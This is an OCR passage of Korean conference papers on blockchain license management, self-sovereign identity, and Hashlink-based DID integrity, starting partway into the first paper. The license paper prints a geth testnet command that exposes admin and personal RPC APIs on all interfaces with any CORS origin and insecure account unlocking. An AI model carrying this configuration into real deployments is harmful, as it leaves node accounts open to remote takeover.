2.1.3 위 2개의 거래 정보를 채굴자가 예비 블록에 연결하고 상당한 자원이 소모되는 작업증명 방식을 통해 거래를 승인

2.1.4 위 거래 내역 이후에 생성된 거래들 또한 적절한 절차를 걸쳐 블록 2번에 저장

이러한 방식을 반복하여 블록들이 체인 형식으로 저장된 것을 블록체인이라고 한다.[2]

2.2 기존의 라이선스 관리 시스템

기업마다 사용되는 소프트웨어와 라이선스가 각자 다르나 일반적으로 기업에서 소프트웨어 라이선스를 관리하는 방식은 온라인상에서 소프트웨어 라이선스 유효성을 검사하는 방식과 하드웨어 장치를 통해 라이선스를 검증하는 방식을 사용한다.

그러나 소규모의 회사이거나 편리성을 위해 대부분 회사는 온라인상에서 라이선스 유효성을 검사하는 방식을 택한다. 그리고 효율성과 번거로움을 해결하기 위해 소프트웨어 라이선스를 관리하는 전용 서버를 구축하여 사용한다.




그림 2 일반적인 라이선스 시스템 구성도[3]

위의 그림과 같이 사용자가 설치 요청을 하면 웹서버에서는 DB를 통해 라이선스가 유효한 권한이 있는지 확인하며 설치 파일 서버를 통해 소프트웨어를 설치하도록 제공한다.

Ⅲ. 블록체인을 이용한 라이선스 관리 시스템 제안 및 구현

3.1 기존의 라이선스의 문제점

기존 라이선스의 경우 불법복제가 매우 심각한 문제이다. Keygen 프로그램을 통해 라이선스를 불법적으로 생성하여 키를 복제하는 경우나 해커들의 크래킹을 통해 라이선스 검증하는 부분을 제거하여 유포하는 방식으로 상용 소프트웨어를 구매하지 않아도 쉽게 불법적인 방식을 통해 상용 소프트웨어를 사용할 수 있다.

또 다른 문제로는 기존의 라이선스는 관리를 무조건 하게 되는데 기업에서 관리하다 보면 관리가 소홀하게 이루어지는 경우가 생길 수 있다. 그런 경우 구매자의 라이선스는 사용하지 못하게 되거나 불법 라이선스로 간주되게 될 수도 있거나, 라이선스 관리 프로그램의 취약점으로 인해 라이선스나 시리얼 넘버가 유출되는 문제가 발생할 수도 있다.

3.2 블록체인을 통한 라이선스 관리 시스템 설계

블록체인을 통해 라이선스가 블록에 생성되는 과정은 처음에 이용자가 구매하고 라이선스 키를 통해 소프트웨어를 설치하게 된다. 그 과정 중에 블록체인에서 이용자에게 맞는 블록이 생성되고 트랜잭션에 라이선스 키가 보관되게

된다. 이러한 특성을 통해 공개키 암호화 방식으로 라이선스 키가 암호화된다. 다음으로 트랜잭션에서는 노드들이 블록을 검증하게 되며 정상적인 블록이라면 검증이 완료되어 다른 블록과 연결이 되어 블록체인을 형성하게 된다. 블록체인이 지속적으로 쌓이게 되면 미세하게 블록체인 인증이 지연될 수 있으나 사용자의 이용이 느려질 뿐 문제가 되지는 않는다. 그 후에는 소프트웨어 설치가 다시 시작되고 설치가 완료되게 된다.




그림 3 라이선스 블록 생성 과정[4]

위와 같은 방식으로 라이선스에 맞는 블록이 생성되고 자동으로 구매한 라이선스는 관리되게 된다. 실시간으로 관리가 이루어져서 기존의 라이선스 관리방식보다 자세하게 관리할 수 있게 된다. 블록체인의 투명성을 통해 이용자는 구매한 본인의 라이선스 키 블록을 확인할 수도 있다.

블록체인을 통해 관리하게 되다 보니 Keygen을 통한 불법적인 라이선스 생성이 방지되게 되고 라이선스 키의 유효성 검사를 블록체인에서 하게 되어 불법적인 복제가 더 어렵게 된다. 이렇게 블록체인 통해 라이선스를 관리하게 되면 기존의 라이선스 문제였던 부분을 해결하고 더 효율적으로 관리할 수 있게 된다.

3.3 블록체인 라이선스 관리 시스템 구현

3.3.1 Geth Server 구축

Geth(Go Ethereum)는 이더리움에서 제공하는 공식 클라이언트 소프트웨어로 Go언어로 개발이 되었다. 노드들에게 제공되며 노드들을 연결하고 기존에 있던 사본 블록체인을 다운로드하는 기능이 있다. Geth Server를 통해 노드들이 작업증명을 하여 블록 검증을 하게 된다.

Geth에서는 그 외에도 제공하는 기능이 있는데 Local TestNet으로 Geth 사용이 가능하다. 즉 테스트환경을 구성하여 사용할 수 있다. Genesis 블록을 생성하고 기존의 옵션을 초기화시켜 명령어만 넣어주면 쉽게 사설 네트워크로 테스트 환경을 구축할 수 있다.

```
geth --nodiscover --identity "etherPrivate" --datadir "/home/geth" --port "30303" --rpc --rpcaddr 0.0.0.0 --rpcport "8545" --rpccorsdomain "*" --allow-insecure-unlock --networkid 1980 --nat "any" --rpcapi "admin,db,eth,net,web3,debug,miner,shh,txpool,personal, quorum" console
```

geth 실행 옵션[5]

3.3.2 web3.js를 이용한 블록체인 연동 웹사이트 구현

이와 같은 방식을 통해 geth로 개인 서버 망을 구축 가능하다. web3.js는 웹 소켓을 사용하여 geth와 로컬 또는 원격으로 상호 작용할 수 있도록 만들어진 웹 라이브러리 모음이다.

web3.js를 사용하여 블록체인의 로그인과 회원가입 기능, 결제 시스템을 구현하였으며 이를 포함한 웹사이트를 구현하였다. 이 웹사이트는 이용자의 편의성과 소프트웨어 설치 프로그램을 다운로드하는 역할을 해주었다. 그 과정은 회원가입 -> 로그인 -> 결제 -> 소프트웨어 설치 프로그램 다운로드 순으로 이루어진다.




그림 5 결제 페이지[6]

그림 5번의 결제 페이지에서 결제하게 되면 소프트웨어 설치 프로그램이 다운로드 된다.

3.3.3 Nethereum을 이용한 소프트웨어 설치 프로그램

다운로드 된 설치 프로그램은 기존에 구현된 Geth Server와 연동이 된다. 설치 프로그램은 C#에서 사용하는 라이브러리 중 Nethereum이

라는 라이브러리를 기반으로 만들어졌다. 이 라이브러리를 통해 설치 프로그램에서 로그인을 입력 받아 서버로 넘겨주게 된다. 로그인은 설치 프로그램이 불법적으로 유포되었을 때를 방지하기 위해 넣어주었으며 라이선스의 경우에는 입력받게 되면 그림3과 같이 Geth Server에서 블록을 만들고 노드들을 통해 블록에 문제가 없는지를 확인하고 블록체인을 형성하게 된다.




그림 6 설치 프로그램 로그인 기능

3.3의 시스템 구성을 통해 블록체인 라이선스를 사용하고 기능을 구현할 수 있는지를 알아볼 수 있었다. 기업에서 블록체인을 활용하여 라이선스를 관리하게 되면 기존 라이선스 방식보다 더 활용적이고 기존의 문제점을 쉽게 해결할 수 있을 것이다.

3.4 특징 및 기존 라이선스 시스템과의 비교 분석

기존 라이선스 시스템은 라이선스마다 종류가 다르며 그것에 따라 각 시스템의 특징들도 약간씩 다르다. 기존 라이선스 시스템의 공통적인 특징으로는 기존 라이선스 시스템은 중앙집중형 시스템으로 운영하기 위해서 DBMS, IPS, 서버 가상화 등 여러 보호 장비와 기술이 필요하다. 또한 눈에 보이지 않는 소프트웨어의 특성상 라이선스 관리가 어려우며 이런 특성 탓에 불법 소프트웨어를 인지하는 것이 어렵다.

블록체인 라이선스 시스템은 블록체인을 이용하기에 라이선스를 블록 단위로 관리하게 된다. 그렇기 때문에 블록체인의 특징을 갖게 된다.

밑에 그림으로는 기존 라이선스와 블록체인 라이선스의 특징을 비교하는 표이다.

특징	기존 라이선스	블록체인 라이선스
운영 방식	중앙집중형	분산형 네트워크
확장성	없음	노더들을 통한 확장
투명성	기업만 사용	모든 기록 접근 가능
익명성	기업만 확인	모두 공개
장비	DBMS, IPS, 서버 가상화 등	블록체인 서버
처리 비용	기업에서 관리로 비용 감소	노더들을 통한 관리로 비용 증가
라이선스 관리	실시간 자동 갱신 안됨	실시간 자동 갱신

표 1 라이선스 시스템 특징[2][7]

IV. 결론

비트코인과 같은 블록체인의 흥행성이 증가함에 따라, 블록체인 기술이 주목받고 있다. 그에 따라 금융, 보건, 투표 등과 같은 신뢰성이 보장되어야 하는 서비스에서 스마트 컨트랙트를 사용한 차세대 블록체인이 주목받고 있다.

본 논문에서는 기존 소프트웨어 라이선스 관리방식의 문제점을 해결할 새로운 소프트웨어 라이선스 관리방식인 블록체인을 이용한 라이선스 관리를 제안한다. 블록체인 라이선스를 통해 기존보다 효과적으로 라이선스를 관리하고 불법복제와 같은 문제점을 일부분 해결할 수 있다.

블록체인을 이용하여 구성하면 Keygen과 같은 프로그램을 방지할 수 있으나 해커의 크래킹 기술로 소프트웨어 설치 프로그램의 여러 조건문을 우회하게 되면 블록 검증을 하지 않아 불법복제가 된다는 문제점이 있다.

[참고문헌 및 사이트]

[1] 김동섭, 분산원장 기술과 디지털 통화의 현황 및 시사점, 한국은행, 2016.1. 4면

[2] 한국금융연구원. 2016. 블록체인의 이해. 주간금융브리프 25, no.22:14-15

[3] 강용식, 권순동, 고미현. (2013). 소프트웨어 라이선스 관리시스템의 설계 및 구현. Journal of Information Technology Applications & Management, (), 315-331.

[4] “Blockchain for Software License Management“,The ITAM Review,2019년 5월 19일,2021년 5월 9일 접속,URL: https://www.itassetmanagement.net/2019/05/27/blockchain-for-slm/

[5] Go “Ethereum Command-line Options,”, Go Ethereum, 2021년 5월 6일 2021년 5월 21일 접속, URL: https://github.com/ethereum/go-ethereum/blob/gh-pages/docs/_interface/Command-Line-Options.md[

6] ”Web3Js for Practice“,github kennethhutw.2019년 3월 9일.2021년 5월 16일 접속, URL: https://github.com/kennethhutw/Web3JsPractice

[7] 한국저작권위원회, ”2013년도 서버 소프트웨어 라이선스 정보가이드 1.0”, 57.

블록체인 기반 프라이버시 강화 자기주권 신원증명 아키텍처

김도훈*, 김동규*, 오상봉*, 김호원**
*부산대학교 (대학원생), **부산대학교 (교수)

Blockchain based Privacy Enhanced Self-Sovereign Identity Architecture

Do-Hun Kim*, Dong-Gyu Kim*, Sang-Bong Oh*, Ho-Won Kim**
*Pusan National University(Graduate student), **Pusan National University(Professor)

요 약

4차산업혁명의 빠른 발전으로 온라인을 통해 유통되는 정보의 양은 기하급수적으로 늘고 있으며, 이에 따른 개인정보의 노출과 악의적인 사용자들에 의한 해킹 피해가 급증하고 있다. 공인인증서의 폐지로 인해 다양한 기관의 사설 인증서가 범람하는 지금 개인의 정보를 주체적으로 통제하며 데이터 프라이버시를 강화하기 위한 도구의 수요에 대한 적절한 대응 마련이 필요하다. 본 논문은 기존의 중앙집중형 신원증명을 개인이 주체적으로 수행할 수 있는 자기주권 신원증명을 구현하며 신뢰할 수 있는 실행자를 이용해 개인정보를 처리하는 프라이버시 강화 자기주권 신원증명 아키텍처를 제안한다.

I. 서론

현대 사회의 데이터는 단순한 디지털 정보가 아닌 개인을 증명하고 온라인에서 사용할 수 있는 개인의 자신으로 가치를 가지게 되었다. 이러한 환경 속에 전산 시스템에 악의적으로 접속하여 개인정보를 유출하려는 시도는 점차 증가하고 있고, 단순한 개인정보 노출을 넘어 개인정보를 활용해 금융 범죄에 사용하는 사건이 발생하고 있다. 이러한 문제점들은 사용자의 신원인증을 위한 데이터가 서비스를 제공하는 기관이나 기업의 중앙서버에 관리되며 공격자들의 공격지점으로 사용됨으로 발생하고 있다.

기존의 ID/PW 방식의 사용자 신원인증은 각 서비스별 서버에 사용자의 개인정보를 저장하고 있어 개인정보 노출 위험을 증가시켰다. 이후 Open ID와 OAuth 기반의 통합인증 체계가 발전하며 신뢰할 수 있는 신원 공급자를 통해 하나의 ID/PW를 통한 신원인증이 가능해졌지만, 여전히 사용자의 개인정보는 서비스 제공자의 서버에 저장되어 있다는 문제점이 잔존하였다. 이러한 문제를 해결하기 위해 최근 블록체인을 활용한 자기주권 신원증명 개념이 급속도로 확산되며 신원증명의 정보주체가 스스로 개인정보를 관리통제가 가능한 형태의 신원증명 기법이 발달하게 되었다.

본 연구에서는 블록체인 기반 자기주권 신원증명을 활용해 사용자의 신원증명 주권을 확보하며 실제 공유하고자 하는 정보의 처리는 격리된 신뢰기관을 통해 외부에 노출되는 정보를 최소화하는 프라이버시 강화방안을 제시한다.

II. 배경지식

2.1 블록체인

블록이라고 하는 소규모 데이터들을 P2P(Peer to Peer) 방식을 기반으로 하여 체인 형태로 연결한 분산 데이터 저장환경으로써 내부의 데이터를 임의로 수정할 수 없다. 이와 같

은 불가변성의 특성은 사용자가 악의적으로 블록체인의 내부 데이터를 변조하는 것을 불가능하게 만들어 데이터에 대한 신뢰도를 향상시킬 수 있다. 블록체인의 또 다른 특성은 블록체인에 참여하는 모든 사람들이 동일한 원장(저장소)을 가지고 있다는 것으로 이미 구성원들 간의 합의가 끝난 데이터가 저장되어 있어 데이터의 신뢰성을 보장할 수 있다.

2.2 신원증명

초기의 신원증명 방법은 단순한 ID/PW를 사용하였으나 시스템의 다양화와 규제 강화로 인해 중요 서비스에서는 공동인증서 또는 휴대전화 본인인증과 같은 제3자 신뢰기관을 통한 신원증명으로 변하고 있다.

2.2.1 중앙집중형 신원증명

온라인 신원증명의 기본형태로 각 서비스 별 ID/PW 사용에서 OpenID, OAuth와 같은 통합인증 방식으로 변화하고 있다. 통합인증 서비스를 이용해 ID 서비스 공급자와 연계된 서비스에 단일 계정으로 인증을 수행하게 되며 편의성이 증대되었지만 유일한 계정의 노출에 대한 위험도 증가되었다. 여전히 사용자의 개인정보는 기업의 데이터베이스에 저장되고 있어 어떻게 저장되고 공유되는지 사용자가 직접 통제할 수 없다는 문제가 발생한다.

2.2.2 자기주권 신원증명(Self-Sovereign Identity)

자기주권 신원증명은 개인정보 주권 개념에서 발생한 탈중앙화 본인인증 기술로 기존의 기관이나 기업이 저장하던 개인정보를 정보주체가 소유하고 통제 가능하다는 장점을 활용해 정보주체의 권리를 지킬 수 있게 되었다. 중앙기관에 의존하지 않으며 분산된 특징을 가지며 신원에 대한 발급, 제출, 삭제 등 모든 권한을 정보주체가 소유하며 활용할 수 있다[1].

2.3 분산ID(DID)

Decentralized IDentifier의 약어로 검증 가능하고 분산된 디지털 신원을 가능하게 하는 식별자이다. DID는 자기주권 신원증명 패러다임을 기반으로 하고 있으며, 사람뿐만 아니라 사물, 조직 등 여러 가지 객체들을 식별한다. DID는 DID를 사용하는 객체들의 식별자일 뿐만 아니라 인증 수단인 DID Document를 참조할 수 있는 URI 역할까지 수행할 수 있다[2].

2.3.1 VC

Verifiable Credential의 약어로 사용자(Holder)가 발행인(Issuer)으로부터 발급받을 수 있는 신원증명이다. 주민등록증, 여권 등과 같은 일반적인 신분증뿐만 아니라 자격증, 졸업증명서, 재직증명서 등과 같은 각종 증명서, 특정 인과의 관계와 같은 자신에 대한 모든 정보를 ID 속성에 명시할 수 있다. 즉, 자신을 표현할 수 있는 모든 정보가 VC의 속성에 포함될 수 있다. VC는 Credential metadata, Claim, Proof로 구성된다. Credential metadata에는 해당 VC의 발행인 정보, VC가 명시하고 있는 객체(Credential subject), 만료 기간, 폐기 방법 등이 정의되어 있고, Claim과 Proof에는 각각 객체의 ID 속성에 대한 정보, VC에 대한 진위 여부 검증에 필요한 값이 포함된다.

2.3.2 VP

Verifiable Presentation의 약어로 사용자가 자신이 가진 VC의 ID 속성 중 필요한 속성만을 추출하여 가공한 형태를 의미한다. 사용자는 검증인(Verifier)에게 자신을 증명하기 위해 VC를 직접 제출하지 않고 자신이 소유한 VC에서 검증인이 요구하는 속성만을 추출하여 VP를 생성한 뒤 자신의 서명을 추가하여 제출한다[3]. 검증인은 공유받은 VP를 통해 사용자가 특정 속성을 가진 VC를 보유하고 있음을 확인할 수 있다.

I. 본론

3.1 프라이버시 강화 자기주권 아키텍처

본 연구에서 제안하는 시스템은 DID 기반의 자기주권 신원증명을 통해 정보주체가 스스로 신원 통제가 가능하며 실제 서비스 이용에 필요한 민감정보는 독립된 실행자를 통해 처리하여 서비스 제공자에게 노출되지 않는다.

시스템 개요 : [그림 1]은 제안 시스템의 아키텍처를 나타내며 아래와 같은 구성요소를 포함한다.

1. 발급자(Issuer) : 사용자의 신원을 확인하고 서비스 제공자에게 제공할 수 있는 검증가능한 자격증인 VC를 발급하는 신뢰할 수 있는 자격증명 발급 기관

2. 사용자(Holder) : 시스템을 통해 자신의 신원증명을 발급받아 소유하며, 독립된 실행자를 통해 안전하게 데이터를 처리하여 서비스를 이용하려는 주체

3. 검증자(Verifier) : VP 데이터 처리에 필요한 실행코드를 독립된 실행자에게 전송하여 결과값을 전달받아 필요한 서비스를 제공하는 기관

4. 독립된 실행자(Isolated Trustee) : 사용자로부터 암호화된 VP를 획득하고 서비스 제공기관이 제출한 실행코드를 이용해 데이터를 처리하여 반환하는 독립된 안전한 실행자

3.2 시스템 프로세스

제안 시스템은 블록체인 네트워크를 통해 크게 1) 독립된 실행자 선택 및 키 교환, 2) DID 생성 및 신원검증, 3) 안전한 데이터 처리 및 서비스 제공, 4) VP 삭제 순으로 진행된다.

1. 독립된 실행자 선택 및 키 교환 : 사용자는 자신이 사용할 독립된 실행자를 선택하고 둘 간에 사용 가능한 대칭키(T_k)를 생성하여 교환한다.

2-1. DID/DID Document 생성 및 등록 : 최초로 네트워크에 참여하는 구성요소는 각자 자신의 DID와 DID Document를 생성하고 DID Registry에 등록한다.

2-2. VC 발급 : 사용자는 신뢰할 수 있는 발급기관에 자신을 증명하기 위해 필요한 VC를 요청하고, 사용자 검증을 통해 VC를 발급한다.

2-3. 서비스 요청 : 사용자는 서비스 이용에 필요한 필수 데이터인 VP를 생성하고 T_k로 암호화하여 로컬 또는 온라인 저장소에 등록한다. 이후 서비스를 제공할 검증자에게 암호화된 VP 위치, 사용자의 독립된 실행자 주소를 포함하여 서비스 이용을 요청한다.

3-1. VP 위치 및 실행코드 제출 : 검증자는 서비스를 제공하려는 사용자의 암호화된 VP 위치와 실행할 코드를 사용자가 지정한 독립된




그림 1 시스템 아키텍처

실행자에 제출한다.

3-2. VP 가져오기 : 독립된 실행자는 T_k를 이용해 저장된 VP의 위치를 확인하고 데이터를 가져온다.

3-3. 코드 실행 및 결과 전달 : 검증자에게 전달받은 암호화된 VP를 T_k로 복호화하여 평문 데이터를 획득한다. 이후 검증자의 실행코드를 실행해 서비스 제공에 필요한 결괏값을 검증자에게 전달한다.

3-4. 서비스 제공 : 독립된 실행자로부터 결괏값을 전달받은 검증자는 사용자에게 필요한 서비스를 제공한다.

4. 등록된 VP 삭제 : 사용자는 서비스 이용 후 로컬 또는 온라인 저장소에 등록한 암호화된 VP를 삭제한다.




그림 2 시스템 동작 절차

III. 결론

본 연구에서는 DID 기반 자기주권 신원증명을 통해 사용자에게 신원의 통제권을 부여하고 독립된 실행자를 통해 VP를 안전하게 처리할 수 있는 시스템을 제안하였다. 기존의 블록체인이 가지고 있는 분산 저장이라는 특성으로 발생 가능한 데이터의 무분별한 공유를 방지하기 위해 서비스 이용내역은 DID를 기반으로 분산원장에 기록하며 실제 서비스에 사용되는 사용자의 개인정보는 안전하게 처리할 수 있었다.

이후 실제 시스템을 구현하는데 발생 가능한 데이터 처리 속도 문제와 타 플랫폼 대비 효율성 문제를 테스트하여 시스템 최적화를 통해 실제 활용 가능한 방향으로 지속적으로 연구가 필요할 것으로 생각된다.

Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임(No.2018-0-00264, IoT 융합형 블록체인 플랫폼 보안 원천 기술 연구)

[참고문헌]

[1] Alexander Mühlem, Andreas Grüner, Tatiana Gayvoronskaya and Christoph Meinel, A survey on essential components of a self-sovereign identity, Computer Science Review, Volume 30, pp. 80-86, November, 2018.

[2] B. Alzahrani, "An Information-Centric Networking Based Registry for Decentralized Identifiers and Verifiable Credentials," in IEEE Access, vol. 8, pp. 137198-137208, July, 2020.

[3] Z. A. Lux, D. Thatmann, S. Zickau and F. Beierle, "Distributed-Ledger-based Authentication with Decentralized Identifiers and Verifiable Credentials," 2020 2nd Conference on Blockchain Research & Applications for Innovative Networks and Services (BRAINS), pp. 71-78, Sept, 2020.

컨텐츠 무결성을 제공하기 위한 Hashlink 기반의 안전한 DID 시스템+

김태훈*, 이임영**

*순천향대학교 소프트웨어융합학과

Hashlink-based Secure DID System to Provide Content Integrity

Taehoon Kim*, Im-yeong Lee**

Department of Software Convergence, Soonchunhyang University

요 약

데이터 경제 시장이 발전함에 따라 개인정보가 중요해졌다. 이러한 개인정보에 대하여 안전하게 보호 및 활용하기 위해 '자기주권'이 주목받고 있으며, 이를 제공할 수 있는 기술로 Decentralized Identity가 등장했다. Decentralized Identity는 Verifiable Credential을 통해 검증자에게 자격증명을 제시함으로써, 인증을 수행한다. 그러나 Decentralized Identity의 Verifiable Credential는 발급자로부터 서명을 통해 무결성을 제공받지만 일부 저장되어있는 컨텐츠가 외부 저장소에 저장되어 링크된 데이터라면 이에 대한 무결성은 제공할 수가 없다. 이러한 문제점을 해결하기 위하여 본 논문은 Hashlink 기술을 이용한 링크된 데이터 원본 파일에 대한 무결성을 제공한다. 또한, Hashlink를 이용함으로써, 낮은 연산량 및 통신량을 제공할 수 있다.

I. 서론

데이터를 중심으로 경제 시장이 발전함에 따라 개인의 정보가 적극 활용되며, 새로운 서비스 및 맞춤형 제품들이 등장하게 되었다. 그렇기 때문에 개인정보가 중요해지며, 각 나라들은 개인정보보호와 관련된 법을 제정시켰다.

이러한 개인정보보호를 제공하면서 데이터를 활용하기 위해 '자기주권(Self-Sovereign)'이 주목받고 있으며, 이를 제공할 수 있는 기술로 DID(Decentralized Identity)가 등장했다.

DID는 서비스제공자에 의해 신원정보가 관리되지 않으므로, 서비스 제공자의 서비스 운영 중지 등 외부환경 변화와 관계없이 사용자는 자신의 신원정보 유효성을 유지하고 지속해서 사용 가능하다. 신원증명이 필요한 경우 발급자로부터 VC(Verifiable Credential)를 발급받는다. 이후 언제든 사용자는 스스로 신원정보를 선택하여 VP(Verifiable Presentation)를 생성한 후에 검증자에게 VP를 제공한다. 이를 통해 사용자 스스로 자신의 신원정보를 관리하고, 통제할 수 있도록 하며, 중앙 기관 및 기업에 의존하지 않는다 [1].

VC에는 개인정보가 저장되며, 사용자의 자격증명(Credential)을 컨텐츠로 제공하여 사용자에 대한 증명을 진행한다. 그러나, VC는 발급자로부터 서명을 통해 무결성을 제공받지만 일부 저장되어있는 컨텐츠가 외부 저장소에 저장되어 링크된 데이터라면 이에 대한 무결성은 제공할 수가 없다. 이러한 이유는 외부 저장소에 저장되어 있는 링크된 데이터가 추후 예기치 못한 공격이나 에러 등으로 링크된 데이터가 위변조 또는 삭제되었을 수도 있기 때문이다.

이러한 문제를 해결하기 위하여 본 논문은 Hashlink 기술을 이용한 링크된 데이터 원본


+ 이 논문은 2019년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2019R1A2C1085718)

파일에 대한 무결성을 제공한다. 또한, Hashlink를 이용함으로써, 낮은 연산량 및 통신량을 제공할 수 있다.

II. 관련연구

2.1 DID(Decentralized identity)

DID는 [그림 1]과 같이 온라인상에서 분산원장을 기반으로 사용자가 스스로 신원 등에 대한 증명 관리, 신원정보 제출 범위 및 제출대상 통제 등을 수행할 수 있도록 하는 신원관리 체계를 의미한다. 다시 말하자면, DID 기술은 인증 정보를 각 사용자의 디바이스에 분산된 형태로 저장하는 안전한 인증 시스템을 구축한다. 또한, 추가 인증 없이 이전 데이터를 불러와 인증할 수 있기 때문에 사용자는 편리하게 신원정보를 이용할 수 있다.



[그림 1] DID의 역할 및 구성 관계

2.2 Content Integrity Protection

W3C "Verifiable Credentials Data Model v1.0"에서 보안 고려사항 중 하나로 제시하였다. VC에는 종종 확인 가능한 자격 증명 자체 외부에있는 데이터에 대한 URL(Uniform Resource Locator)이 포함된다. 이미지, JSON-LD 컨텍스트 및 기타 기계 판독 가능 데이터와 같이 확인 가능한 자격 증명 외부에 존재하는 링크 된 콘텐츠는 데이터가 확인 가능한 자격 증명의 증명 보호 범위 밖에 있기 때문에 변조로부터 보호되지 않는 경우가 많다 [2].

2.3 Hashlink

SHA-256과 같은 암호화 해시는 게시된 데이터가 예기치 않은 방식으로 변경되었는지 확인하는데 자주 사용되며, 대부분의 하이퍼 링크의 특성으로 인해 암호화 해시는 링크 자체와 별도로 게시되는 경우가 많다. 그러나, Hashlik는 하이퍼 링크를 사용하여 인터넷에서 리소스를 가져올 경우 데이터가 게시된 이후 리소스가 변경되었는지 확인하는 것이 유용하다.

Hashlink를 사용하여 시스템이 하이퍼 링크와 관련된 리소스가 예기치 않은 방식으로 변경되었는지 여부를 확인하기 위해 사용자 애플리케이션이 권한을 부여하는 방식으로 하이퍼 링크를 게시할 수 있다 [3].

III.제안방식

본 제안방식은 총 3단계로 이루어져 있으며, [그림 2]와 같이 컨텐츠 무결성을 제공하기 위한 안전한 DID 시스템을 제안한다.

3.1 DID 등록 단계

Step 1. 사용자는 DApp을 이용하여 공개키 쌍을 발급 요청, 수신 및 안전하게 저장한다.

Step 2. 사용자는 공개키 쌍을 저장한 후에 On/Off-Chain을 운영중인 발급자에게 DID를 생성 요청 및 공개키를 전송한다.

Step 3. 발급자는 수신받은 공개키와 스마트 컨트랙트를 이용하여 DID와 DDO(DID Documnet)를 생성한다.

Step 4. 생성한 DID와 DDO는 On/Off-Chain에 안전하게 저장하며, DID를 사용자에게 전송한다.

3.2 VC 발급 단계

